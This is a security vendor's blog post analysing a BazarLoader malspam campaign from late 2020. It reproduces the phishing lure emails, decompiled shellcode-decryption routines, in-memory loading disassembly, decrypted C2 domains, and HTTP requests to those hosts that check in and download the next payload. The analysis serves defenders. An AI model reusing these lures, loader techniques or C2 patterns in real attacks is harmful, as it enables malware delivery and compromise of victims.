

BazarLoader Mocks Researchers in December 2020 Malspam Campaign

 gosecure.net/blog/2021/02/01/bazarloader-mocks-researchers-in-december-2020-malspam-campaign/

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Preface

Our Inbox Detection and Response (IDR) team has observed a new BazarLoader campaign targeting the information technology, aeronautic and financial industries. The IDR team has successfully blocked over 550 thousand BazarLoader malspam emails throughout this campaign alone.

GoSecure researchers received a sample from the IDR team which was suspected of being BazarLoader, named Report Preview15-10.exe, on 2020-10-06. Shortly after, GoSecure researchers received yet another BazarLoader sample on 2020-10-08 named Document2-85.exe, which exhibited similar behavior.

Analysis


The initial infection vector, which has been observed by our Inbox Detection and Response Team (IDR), is via malspam containing fake employment termination notices and anonymous surveys. The threat actor(s) primarily use Google Drive and Google Docs to distribute their malicious payloads. The employment termination malspam was observed on October 6, 2020 and the anonymous survey malspam was observed on October 8, 2020. This can be seen in *Figure 1* and *Figure 2*.



, i am sorry to confirm that by the decision of CFO of Bmd your employment with our company is terminated with effect from 10/6 9 (PDF preview)
You will get payout for the next 2 weeks by our handbook. It is because of our client [complaint on you #75293](#)

Bmd lawyer - outsource notification

Figure 1: BazarLoader Employment Termination Malspam



Good morning,

HR Department of Air Academy Associates is carrying out an anonymous survey of its employees wishing to know if the employees of our company are satisfied with the conditions of work. You can find questions of our survey here. Feel free to ask me questions about the survey if you have any. Waiting for you to go through this survey by the end of the day.

Online preview: [hxxps://docs\[.\]google\[.\]com/d/e/2PACX-1vQ7wK9C0fLCwS3voYLhGz3Gmy6g4UMKe_xZ1ds8xv7LonpvijBXefG9rBZuMPkmytDYe](https://docs.google.com/d/e/2PACX-1vQ7wK9C0fLCwS3voYLhGz3Gmy6g4UMKe_xZ1ds8xv7LonpvijBXefG9rBZuMPkmytDYe)
(copy this link and paste to your browser)

With best wishes,
Vanessa Jones
HR Department Analyst

Figure 2: BazarLoader Fake Anonymous Survey

We will firstly analyze the employment termination malspam.

Once the user clicks the link, they will be redirected to [hxxps://docs\[.\]google\[.\]com/document/d/e/2PACX-1vR_9tGGWDCs1ZyluiGpMQg2Sv9nRWempyUKuQ1iyJp_HHt1C87OPirnO7ElmnOW6ILbrmHXUpl_OlxQ/pub](https://docs.google.com/document/d/e/2PACX-1vR_9tGGWDCs1ZyluiGpMQg2Sv9nRWempyUKuQ1iyJp_HHt1C87OPirnO7ElmnOW6ILbrmHXUpl_OlxQ/pub) to download an executable.

The executable *Review_Report15-10.exe* (3c27fca6d9cf1379eee93e6fea339e61) will appear as a PDF document to users who do not have extensions enabled in Windows, as seen in *Figure 3*.



Figure 3: Stage 1 PDF Icon Lure

To help obfuscate its purpose, BazarLoader appears to be bound or obfuscated with legitimate resources from *YUVPlayer* (*A Lightweight YUV player which supports various YUV formats*). An example of this can be seen in *Figure 4*.




Figure 4: YUVPlayer Dialog Embedded Resource

Once executed, the legitimate application or dialogs will not be shown to the user. Instead, it will call `advapi32.CryptHashData` using the string `s_)q03vc0m95^+Rj3dG_Jx@k0GGwY0IddH_14025b520` as the data to create a hash using the `PROV_RSA_FULL` Windows cryptographic provider. Once the hash is created, it will create a key using `advapi32.CryptDeriveKey`. It will then obtain a handle to the current process for the purpose of allocating memory with `PAGE_EXECUTE_READWRITE` permissions. The next function is responsible for copying the shellcode from the `.data` section to the newly allocated memory location. Once the encrypted shellcode has been copied to executable memory, it will then use `advapi32.CryptEncrypt` to decrypt the shellcode. Once the shellcode has been successfully decrypted, it will execute the shellcode.

```
phProv0 = 0;
bResult = CryptAcquireContextA(&phProv0, (LPCSTR)0x0, (LPCSTR)0x0, 1, 0);
if (bResult != 0) {
    CryptAcquireContextA(&phProv0, (LPCSTR)0x0, (LPCSTR)0x0, 1, 8);
}
local_68[0] = 0x2a412;
bResult = CryptAcquireContextW(&phProv1, (LPCWSTR)0x0, (LPCWSTR)0x0, 1, 0);
if (((bResult != 0) ||
    (bResult = CryptAcquireContextW(&phProv1, (LPCWSTR)0x0, (LPCWSTR)0x0, 1, 8), bResult != 0)) ||
    (bResult = CryptAcquireContextW(&phProv1, (LPCWSTR)0x0, (LPCWSTR)0x0, 1, 0xf0000000),
    bResult != 0)) && (bResult = CryptCreateHash(phProv1, 0x8003, 0, 0, &phHash0), bResult != 0) {
    phProv2 = 0;
    bResult = CryptAcquireContextA(&phProv2, (LPCSTR)0x0, (LPCSTR)0x0, 1, 0);
    if (bResult != 0) {
        CryptAcquireContextA(&phProv2, (LPCSTR)0x0, (LPCSTR)0x0, 1, 8);
    }
    /* Hashing for Key Creation */
    bResult = CryptHashData(phHash0, (BYTE *)s_)q03vc0m95^+Rj3dG_Jx@k0GGwY0IddH_14025b520 0x73, 1);
    if ((bResult != 0) &&
        (bResult = CryptDeriveKey(phProv1, 0x6801, phHash0, 1, &phKey0, uVar3 = local_68[0],
        bResult != 0
        /* Create Decryption Key Using Unique Hash */) {
        hProcess = GetCurrentProcess();
        pbData = (code *)VirtualAllocEx(hProcess, (LPVOID)0x0, (ulonglong)uVar3, 0x1000, 0x40, 0);
        FUN_1401a3a00(pbData, &EncryptedShellcode, (ulonglong)local_68[0]);
        bResult = CryptEncrypt(phKey0, 0, 1, 0, (BYTE *)pbData, local_68, local_68[0]);
        if (bResult != 0) {
            /* Execute Decrypted Shellcode */
            (*pbData)();
            LOCK();
        }
    }
}
```

Figure 5: BazarLoader Shellcode Decryption Routine




Figure 6: Executing Stage 1 Decrypted Shellcode

The shellcode will obtain a handle to `kernel32.LoadLibraryA`, `kernel32.GetProcAddress`, `kernel32.VirtualAlloc`, `kernel32.VirtualProtect` and `ntdll.ZwFlushInstructionCache`, by enumerating the Process Environment Block (PEB) using the instruction `mov rax,qword ptr gs:[60]`. This is common with shellcode as it will need to resolve these APIs dynamically to interact with the Windows operating system. Once completed, it will then call `kernel32.VirtualAlloc` to prepare injecting a PE executable for the next stage. To build the PE header, it will use the routine shown in Figure 7.




Figure 7: Prepare Stage 2 PE

Once PE header has been partially copied (excluding MZ magic value), it will start to copy the `.text` section using the routine shown in Figure 8.




Figure 8: Copy .text Section

Once the .text section is copied, it will start resolving many different Windows APIs using `kernel32.GetProcAddress`.

When the additional APIs have been resolved, it will then make the .text section it copied earlier executable using `kernel32.VirtualProtect`, as seen in Figure 9.




Figure 9: Make .text Section Executable

NOTE: On different debugging sessions the virtual addressing changed during analysis.

Interestingly, the Portable Executable (PE) BazarLoader is copied into memory (without the MZ header) and will start execution at the end of the `.text` section using a direct `call`. This can make unpacking the next stage confusing for reverse engineers as this is not where code in a PE file is supposed to begin. This code at the end of the `.text` section is solely responsible for making a call to the real Original Entry Point (OEP) of the PE. It is important to note that this is simply used as shellcode and not as a PE in memory. The other benefit of this technique is no calls to thread related APIs are required, making it more challenging for Endpoint Detection and Response (EDR) solutions to detect. This can be seen in *Figure 10*.

```

000000002B232C0 4c:894424 18 mov qword ptr ss:[rsp+18],r8
000000002B232C5 89:424 10 mov dword ptr ss:[rsp+10],edx
000000002B232C9 48:894c24 08 mov qword ptr ss:[rsp+8],rcx
000000002B232CE 48:83c8 38 sub rsp,38
000000002B232D2 8B4424 48 mov eax,dword ptr ss:[rsp+48]
000000002B232D6 894424 24 mov dword ptr ss:[rsp+24],eax
000000002B232DA c74424 20 006c0200 mov dword ptr ss:[rsp+20],26c00
000000002B232E2 8B4424 20 mov eax,dword ptr ss:[rsp+20]
000000002B232E6 8B00 mov edx,eax
000000002B232E8 48:8D0D 111D0000 lea rcx,qword ptr ds:[2B25000]
000000002B232EF E8 0CDFFFFF call 2B21000
000000002B232F4 48:894424 28 mov qword ptr ss:[rsp+28],rax
000000002B232F9 33c9 xor ecx,ecx
000000002B232FB FF15 470D0000 call qword ptr ds:[<ExitProcess>]
000000002B23301 33c0 xor eax,eax
000000002B23303 48:83c4 38 add rsp,38
000000002B23307 c3 ret
  
```

Figure 10: OEP Shellcode/PE Trickery

After the previous trickery in the new memory space, it will start creating another PE in memory, but this time the header does start with the MZ magic value. After building the headers, it will copy each PE section one at a time, as seen in *Figure 11*.

```

000000002B223B8 48:8B4424 78 mov rax,qword ptr ss:[rsp+78]
000000002B223C1 FF50 28 call qword ptr ds:[rax+28]
000000002B223C4 48:894424 40 mov qword ptr ss:[rsp+40],rax
000000002B223C9 48:83c24 40 00 cmp qword ptr ss:[rsp+40],0
000000002B223D1 75 04 jne 2B223D5
000000002B223D3 33c0 xor eax,eax
000000002B223D5 EB 65 jmp 2B2243A
000000002B223D8 48:8B4424 38 mov rax,qword ptr ss:[rsp+38]
000000002B223DA 8940 0c mov dword ptr ds:[rax+c],eax
000000002B223DD 48:8B4C24 48 mov rcx,qword ptr ss:[rsp+48]
000000002B223E2 48:03c8 add rcx,rax
000000002B223E5 48:83c1 mov rax,rcx
000000002B223E8 48:894424 40 mov qword ptr ss:[rsp+40],rax
000000002B223ED 48:8B4424 38 mov rax,qword ptr ss:[rsp+38]
000000002B223F2 8B40 10 mov eax,dword ptr ds:[rax+10]
000000002B223F5 48:8B4C24 38 mov rcx,qword ptr ss:[rsp+38]
000000002B223FA 8B49 14 mov ecx,dword ptr ds:[rcx+14]
000000002B223FD 48:8B5424 60 mov rdx,qword ptr ss:[rsp+60]
000000002B22402 48:03d1 add rdx,rcx
000000002B22405 48:8BCA mov rcx,rdx
000000002B22408 44:8BC0 mov r8d,eax
000000002B2240B 48:8BD1 mov rdx,rcx
000000002B2240E 48:8B4C24 40 mov rcx,qword ptr ss:[rsp+40]
000000002B22413 E8 18B8FFFF call <BuildSection>
000000002B22418 BB FFFFFFFF mov eax,FFFFFFFF
000000002B2241D 48:8B4C24 40 mov rcx,qword ptr ss:[rsp+40]
000000002B22422 48:23c5 and rcx,rax
000000002B22425 48:8BC1 mov rax,rcx
000000002B22428 48:8B4C24 38 mov rcx,qword ptr ss:[rsp+38]
000000002B22432 3941 03 mov dword ptr ds:[rcx+3],eax
000000002B22434 E9 39FEFFFF jmp 2B2226E
000000002B22435 B8 01000000 mov eax,1
000000002B22438 48:83c4 58 add rsp,58
000000002B2243E c3 ret
000000002B2243F CC int3
000000002B22440 CC int3
000000002B22441 CC int3
000000002B22442 CC int3
  
```

Figure 11: Building .text Section for Stage 2

Once the PE has been extracted to memory, it will make a direct call instead of using Threading APIs (same trickery as before). This can be seen in *Figure 12*.

```

000000002B21734 45:33C0 xor r8d,r8d
000000002B21737 BA 01000000 mov edx,1
000000002B2173C 48:8B4C24 38 mov rcx,qword ptr ss:[rsp+38]
000000002B21741 FF9424 B8000000 call qword ptr ss:[rsp+B8]
000000002B21748 89424 90000000 mov dword ptr ss:[rsp+90],eax
000000002B2174F 83BC24 90000000 00 cmp dword ptr ss:[rsp+90],0
000000002B21757 75 0D jne 2B21766
  
```

Figure 12: Calling Stage 2 Shellcode

BazarLoader's stage 2 shellcode will make use of encrypted stack strings for many purposes throughout the rest of its code.

Before it continues with its malicious activity, it will check if the locale is Armenian (0x2b). Interestingly, instead of shutting down gracefully when the Armenian locale is detected, it will execute a `jmp` instruction to an invalid address, causing an access violation exception. We have seen Russian crimeware checking for the Armenian keyboard layout previously in malware such as KPot, we hypothesize this could be similar behavior.

To avoid running more than one instance of itself, BazarLoader will create a mutex with a hard-coded UUID, then use `kernel32.GetLastError` to check for the error `ERROR_ALREADY_EXISTS`. If the mutex already exists, it will exit the process. The call to `kernel32.CreateMutexA` can be seen in *Figure 13*.

Figure 13: Mutex Creation

Interestingly, BazarLoader will check for mutexes twice.

Once completed, it will decrypt its C2 configuration, as seen in *Figure 14*.

Hex	ASCII
014C200 68 74 74 70 73 3A 2F 2F 74 69 74 6C 65 63 73 2E	https://titlecs.
014C210 63 6F 6D 3A 34 34 33 2C 68 74 74 70 73 3A 2F 2F	com:443,https://
014C220 6D 69 78 63 69 6E 63 2E 63 6F 6D 3A 34 34 33 2C	mixcinc.com:443,
014C230 68 74 74 70 73 3A 2F 2F 6E 69 63 6B 6E 61 6D 65	https://nickname
014C240 63 2E 63 6F 6D 3A 34 34 33 00 00 00 44 00 53 00	c.com:443...D.S.

Figure 14: BazarLoader Stage 2 Decrypted Downloader Config

Once BazarLoader has determined the Armenian language is not being used and another instance of itself is not running, it will make a HTTP HEAD request to `hxxps://titlecs[.]com`. It will continue to do this until it receives a `200` response from the C2 server. The first request will be sent using `wininet.HttpSendRequestA`, as seen in *Figure 15*.

Figure 15: HTTP HEAD Request

It is important to note that the HTTP header `Update` is not a standard header and can be considered anomalous. This HEAD request can be seen in *Figure 16*.


```
HEAD /issues/282 HTTP/1.1
Update: /issues/282
Host: titlecs[.]com
Cache-Control: no-cache
```

Figure 16: BazarLoader C2 Download Domain HEAD Request

The C2 server will respond with a 200 OK message.

BazarLoader will also check if it is connected to the internet by making a request to *microsoft[.]com*, as seen in Figure 17.

```
HEAD /maintenance.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Host: microsoft.com
```

Figure 17: BazarLoader Internet Connectivity Check

Once completed, it will make a POST request to the second domain in its configuration, as seen in Figure 18.

```
POST /0bf2d5767b44774cc91bfb68c06405f6/4 HTTP/1.1
Cookie: group=o25
Host: labelcs[.]com
Content-Length: 29
Cache-Control: no-cache

<encrypted-data>
```

Figure 18: BazarLoader C2 Checkin

Once completed, it will make a HTTP GET request in order to obtain the next stage, as seen in Figure 19.

```

GET /issues/284 HTTP/1.1
Host: titlecs[.]com
Cookie:
amp=CbIXANwnUdFespsjib0A7BVQqeFwu1Bkj3tdlMn8yAALMUm70HfDoXzFYkkYTNaq5ZyzYJR6hbf2D
P4P4sFvBPr6rLSbNlsLviXtShTnJ5HTXTjP6iCj2aNP6LhaZT7e3wEBxxRr7vwDgYSr6ChZVvwzFwfhcP
t5qI_0qRhQBx37FbyY0HqLC-1cXVKxda-rrxB2r7yWkJ-
ZHa0LtansdKM0Grfkh_pWv5LH_v7004BibPE7d4oLIR40PvQdFoYa;
ysc=xjYo6mtnn20HY9AFqm8Zr00wPSg2hhbhR0LXMMzkJXyCUg92LIJ0xI7aQFDvHU6bQsXgSch1Ak8uY
0HLZbHM0iFnFMaDFvxFB5HtovjbjohChRXA05Pc_dCdhHyrGoMTHNdX775N0V66Bct7LCLYVGTf_QcrQg
Yw8tLGHxY_sx2a3PhHB1Veb9VTRK9D6cyb5QwV7-mALF3i_-nFmZ99-P4qpYSdTN_qWvtvTX7AAHcW-
voGEKxq1iiFuVWQFYUy;
m_p=ABHHo%2BZzkJ8e1yySCZ%2Bc4uFcl7Mx6xKhE3gX%2FPx0fpl11J5r65Deeae08U80LLaxrbmtlsM
rX4%2Ftx671ofn0PZb0z6ILiF3TFBt7JkN%2FtfSseo%2FRMkqfC1Mk7FiEPz93;
sti=CslyCRc0XytPz8Za; sb=true; type=451903; fr=xd2U0-GtQ81PenGA; m_s=false;
act=rk0eub4a72H0pgzI; bm_sv=gb9FxEbaoFssU3WSfxMD7kaxP_P4VNzF5Mce

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Content-Type: application/octet-stream
Content-Length: 258744
Connection: keep-alive
Date: Thu, 15 Oct 2020 18:23:57 GMT
Vary: Accept
Pragma: public
Accept-Ranges: bytes
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Content-Disposition: attachment; filename="nwtZPEa-JtNA6JwL60ws"

<encrypted-payload>

```

Figure 19: BazarLoader Downloading Encrypted Payload

Differences Between Versions

There are a few notable differences between the first version of BazarLoader sent on 2020-10-06 (Employment Termination Malspam) and the one sent on 2020-10-08 (Survey Malspam). The main difference between the two versions is the malware author(s) now include the string Stupid Defender to mock researchers, the shellcode that was stored in the `.data` section is now stored in the `.rsc` section, the functionality to get a pointer to the encrypted shellcode and to decrypt it have been broken out into their own separate functions. This can be seen in *Figures 20* and *21*.


```

uVar1 = StupidDefender(&.data$.ZSt4cout,"Stupid Defender");
_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_(uVar1);
uVar1 = StupidDefender(&.data$.ZSt4cout,"Stupid Defender");
_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_(uVar1);
iCryptAcquireContextResult = LocalCryptAcquireContextA();
if (iCryptAcquireContextResult == 0) {
    local_30 = 0x654a2a575e734364;
    local_28 = 0x5740574f63685a37;
    local_20 = 0x46267934622a335e;
    iShellcodeSize[0] = 0;
    pbData = 0x4c7233214c364457;
    local_18 = 0;

    /* Get Encrypted Shellcode */
    pEncryptedShellcode = pGetEncryptedShellcode(0x1c8,0x26cc,0x409,iShellcodeSize);
    if (pEncryptedShellcode != 0) {
        /* Decrypt Shellcode */
        pShellcode = (code *)pDecryptShellcode(pEncryptedShellcode,(ulonglong)iShellcodeSize[0],
        &pbData);
        if (pShellcode != (code *)0x0) {
            /* Execute Decrypted Shellcode */
            (*pShellcode)();
        }
    }
    return 0;
}
ExitProcess(0);
_ZNSt8ios_base4InitC1Ev(&.ZStL8_ioinit);
/* Variable Reuse */
iCryptAcquireContextResult = Cleanup0(&._tcf_0);
return iCryptAcquireContextResult;
}

```

Figure 20: Updated Main Shellcode Decryption/Execution Routine

```

HGLOBAL pGetEncryptedShellcode
(ushort arg_lpName,ushort arg_lpType,undefined8 param_3,DWORD *arg_iShellCodeSize)
{
    DWORD dwSize;
    HRSRC hResInfo;
    HGLOBAL hGlobal;

    hResInfo = FindResourceA((HMODULE)&IMAGE_DOS_HEADER_00400000,(LPCSTR)(ulonglong)arg_lpName,
    (LPCSTR)(ulonglong)arg_lpType);
    hGlobal = LoadResource((HMODULE)&IMAGE_DOS_HEADER_00400000,hResInfo);
    dwSize = SizeofResource((HMODULE)&IMAGE_DOS_HEADER_00400000,hResInfo);
    *arg_iShellCodeSize = dwSize;
    return hGlobal;
}

```

Figure 21: Obtain Encrypted Pointer to Encrypted Shellcode from the Resource Section

Icon	000B7928	04 0D 83 B4 E3 09 E9 25 B6 4A 16 C5 58 58 4B 8D AA CB B4 B9 4B 6F 87 87 DB 9D 56 1C 0D A6 5F 3A
1: 1033	000B7948	BE F7 C9 BB BD 52 D7 B5 BA 34 B7 7C B8 A8 B7 F0 4D 6D B9 CA C1 EA 6B C0 3B 61 1C A7 69 41 43 DF
Icon Group	000B7968	1A AC 8C EB C7 62 49 60 8E 3E 8E 42 F9 02 7D F7 C1 99 08 FB CA CB D7 2F 31 8A 3C 7E C3 D6 FD 07
A: 1033	000B7988	EC 7C 80 21 6E 37 1A 6D 3B 76 73 98 E6 56 26 72 2B 8C A5 26 D6 89 99 06 D3 9B 20 80 13 96 9B 75
9932	000B79A8	44 85 B2 59 51 F3 42 96 87 EE 4F D3 5D 85 0E 1D 98 2E E0 28 2F 05 EB 03 19 A5 A1 EC FB 2B C4 CF
456: 1033	000B79C8	CC 55 D5 12 0A EF F0 77 39 54 57 50 49 28 B2 9B 61 1B C6 76 31 AF 17 70 CF 07 FA CE 99 29 62 33
	000B79E8	1F 08 EE 0D 42 7A 06 5B 28 F3 A6 B7 C3 55 6F 69 AB 1B 36 2E 34 AF E7 72 C6 DB 78 32 5C 45 29 4B
	000B7A08	C2 E9 08 2E 4C 90 B8 83 3E 1A 18 9C 20 C3 02 55 E8 07 DD D5 16 60 0A 0E 7A CF 14 51 40 7D 01 F3
	000B7A28	05 2B 14 45 76 5F C3 D9 F3 91 55 A8 F4 A9 0D B2 31 41 8B A4 A7 08 BF C5 0C 67 92 55 0D 69 02 69
	000B7A48	F6 0D 26 A1 5B B6 6C F6 1E D7 32 B1 5C C8 E0 8F F4 92 21 44 E2 D9 11 2E 43 2F 10 EE 6D 44 8F 5F
	000B7A68	EA 1F 28 41 C0 DB F1 9C FF 61 D9 C9 AE D0 DC C5 4A 13 2B 69 FA 44 7A 59 30 DD E5 70 29 02 04 49
	000B7A88	B7 35 0C 9F AB C9 6E B5 97 61 3E E9 1E 19 41 29 05 23 56 BA 71 27 2B 62 C5 2E 77 45 F0 53 9A E5
	000B7AA8	28 8E C8 D0 19 11 51 0B 44 F2 DA 53 2A 4E 78 3A 11 A5 EF CA F8 B7 D6 E0 6B 70 DD 0D D6 89 A8 73
	000B7AC8	28 DA 79 1D 4A FF EB 6F 90 E7 FA 34 4A B3 07 83 A8 14 A5 30 D9 63 A9 75 A2 CA 20 DE C6 5E EB 47
	000B7A88	4B D0 98 F9 F2 45 C0 3A 15 79 2B 6A 0C 31 DA 1F F6 24 C0 F4 37 46 36 06 10 D1 F2 2A 3A 73 FF 1F

Figure 22: Encrypted Shellcode in Resource Section

Summary

BazarLoader is becoming increasingly popular amongst threat actors. We suspect the reason behind the malware developer(s) success is their use of techniques such as avoiding the use of threading APIs and faking PE injection, when in reality, it is simply shellcode injection. These techniques are likely used to confuse Endpoint Detection and Response (EDR) solutions.

Indicators of Compromise

Indicator	Description
